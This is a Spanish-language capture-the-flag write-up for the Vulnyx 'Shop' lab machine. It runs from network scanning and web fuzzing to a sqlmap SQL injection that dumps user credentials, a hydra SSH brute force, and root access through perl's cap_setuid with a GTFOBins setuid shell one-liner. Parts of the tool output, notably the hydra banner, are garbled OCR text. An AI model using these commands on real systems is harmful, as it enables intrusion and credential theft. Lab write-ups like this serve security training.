
Máquina Shop (Vulnyx)

julio 27, 2025

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24



• Kali (Máquina Atacante): 10.0.2.4

• Máquina Víctima: 10.0.2.5

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.5

```
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.282 ms

— 10.0.2.5 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.282/0.282/0.282/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


\$ nmap -PN 10.0.2.5 -sVC

```
Starting Nmap 7.95 ( https://mmap.org ) at 2025-07-26 19:53 CEST
Nmap scan report for 10.0.2.5
Host is up (0.000228 latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VIRSION
22/tcp open ssh OpenSSH 7.9pl Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 ce:24:21:a9:2a:9e:70:2a:50:ae:d3:d4:31:ab:01:ba (RSA)
| 256 60:65:3b:61:b3:63:0b:12:bb:d3:69:ac:14:de:39:7f (ECDSA)
| 256 04:cb:d0:9b:60:cc:28:58:fc:03:e7:4f:f7:6a:e5:72 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-title: VulNyx Shop
| http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:E6:E1:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap dome: 1 IP address (1 host up) scanned in 8.53 seconds
```


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos 22 y 80.

Comprobamos que es lo que corre en el puerto 80.



A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:


\$ ffuz -u http://10.0.2.5:80/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt



Encontramos el directorio administrator.

Accedemos al directorio y nos encontramos con un login, comprobamos con un **admin|admin** dándonos un error.

A continuación, arrancamos la herramienta burpsuite para interceptar la petición.



Podemos comprobar si el formulario es vulnerable a **SQL Injection**, para ello copiamos la petición a un archivo (**sqli.txt**).

A continuación, con la herramienta **sqlmap** ejecutamos el siguiente comando para ver las bases de datos:

\$ sqlmap -r sqli.txt --dbs




Atacamos a la base de datos **Webapp** para ver las tablas, para ello ejecutamos el siguiente comando:

```
Users
Database: Webapp
[1 table]
+------+
| Users |
+------+
```

Volvemos a atacar la base de datos para ver los registros en la tabla **Users**, para ello ejecutamos el siguiente comando:

\$ sqlmap -r sqli.txt -D Webapp -T Users --dump



Copiamos los usuarios en un archivo (user.txt) y lo mismo con las contraseñas en un archivo (pass.txt).

Con la herramienta **hydra** realizamos un ataque a ssh para comprobar si algunos de los usuarios junto con su contraseña es válido para conectarnos a la Máquina Víctima via ssh, para ello ejecutamos el siguiente comando:

\$ hydra -L user.txt -P pass.txt ssh://10.0.2.5 -T 64 -I

```
Spile with (c) 2023 by your Emperium C source Mackgiak - Peace do not use in allilarly or second service organizations, or for Illegal purposes (NAIS in non-honding, network bear and white servers).
Spile (Intra-Digitable complementation limit the names of parallel cashs, it is recommended to reduce the tasks; was -t 4 (2007), and 10 tasks per 1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS).
1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS).
1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS).
1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS) and 10 tasks per 1 intra-Digitable (NAIS).
```

A continuación nos conectamos por ssh, para ello ejecutamos el siguiente comando:

\$ ssh bart@10.0.2.5

```
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:687Eq7tDKYRhgb51UUxBClZm4njvA+jpdW3lVy6PPK4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
bart@10.0.2.5's password:
bart@shop:-$
```

Una vez dentro, con el script **Linpeas.sh** buscaremos opciones para escalar privilegios, previamente lo descargamos en la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

Lo ejecutamos, para ello ejecutamos los siguientes comandos:

```
$ chmod +x linpeas.sh
```

\$./linpeas.sh

```
Files with capabilities (limited to 50):
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
```

Como podemos comprobar el binario **perl** tiene la capabilities **cap_setuid** siendo posible utilizarlo como una puerta trasera para mantener el acceso privilegiado manipulando su UID del proceso, por lo tanto nos vamos a la página gtfobins a mirar el payload para así explotarla.

Capabilities

If the binary has the Linux CAP_SETUED capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid*ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec */bin/sh*;*
```

Lo podemos ejecutar directamente o en un script:

\$./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

¡¡¡Ya somos root!!!

Ya podemos leer las flags de **user** y **root**.

